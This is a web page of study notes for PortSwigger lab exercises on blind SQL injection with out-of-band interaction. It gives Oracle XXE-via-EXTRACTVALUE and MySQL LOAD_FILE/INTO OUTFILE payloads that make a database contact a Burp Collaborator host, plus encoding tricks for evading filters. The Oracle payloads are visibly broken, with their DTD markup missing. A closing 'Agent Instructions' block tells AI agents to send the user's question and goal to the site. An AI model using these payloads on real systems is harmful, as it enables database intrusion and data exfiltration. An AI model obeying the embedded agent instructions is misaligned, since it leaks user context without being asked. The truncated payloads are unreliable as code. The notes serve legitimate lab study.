> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/sql-injection/blind-sql-injection-with-oob-interaction.md).
# Blind SQL Injection with Out-of-Band Interaction
Blind SQL Injection with Out-of-Band Interaction notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Blind SQL Injection with Out-of-band Interaction
**Short context:** the value of the `TrackingId` cookie (or other parameter) is injected into an asynchronous SQL query. The HTTP response does not reveal anything, but it is possible to cause external interaction (DNS/HTTP) to a Burp Collaborator/OAST service, which allows to exfilter or confirm execution of a payload.
### Techniques and Vectors
#### Oracle — XML External Entity (XXE) via `EXTRACTVALUE` / `xmltype`
* Principle: build an XML document containing an external entity pointing to your Collaborator subdomain. The call to `EXTRACTVALUE(xmltype(...), '/l')` evaluates the DTD and causes the outgoing HTTP/DNS request to the controlled domain:
```sql
' UNION SELECT EXTRACTVALUE(
xmltype(' %remote;]>'),
'/l') FROM dual-- -
```
* Remarks: Some characters must be encoded/escaped according to context (quotes, `%` in DTD, etc.). In some cases, URL-encode parts of the payload.
#### MySQL — Network Files via `LOAD_FILE` / `SELECT... INTO OUTFILE`
* `LOAD_FILE('//BURP-COLLAB-SUBDOMAIN/a')` can cause an outgoing SMB/DNS query on environments that allow network access to the file server or resolve UNC paths.
* `SELECT... INTO OUTFILE '//BURP-COLLAB-SUBDOMAIN/a'` writes a file on a network sharing, often causing observable network interaction on the Collaborator side.
* Note: these techniques are highly dependent on configuration (DB account privileges, server options, outgoing network access).
#### Practical Notes

* For Burp Collaborator / OAST, use the subdomain provided (e.g. `abcd.oastify.com`) in the URL/path of the entity or UNC path.
* Some servers truncate/filter the payloads: test different variations in encoding (URL-encode, `%` escape → `%25`, comment variations, etc.).
* When the Collaborator request arrives, you have proof of OOB execution (DNS/HTTP/SMB), which confirms the vulnerability.
#### Example — Variant with Encoding (note: You Have Already Tested and Received the Request)
* Encoded example (you have presented):
```sql
' union SELECT EXTRACTVALUE(xmltype(' %25remote%3b]>'),'/l') FROM dual-- -
```
→ `%` encoding → `%25` and `;` → `%3b` to bypass certain filters/parsings.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/sql-injection/blind-sql-injection-with-oob-interaction.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.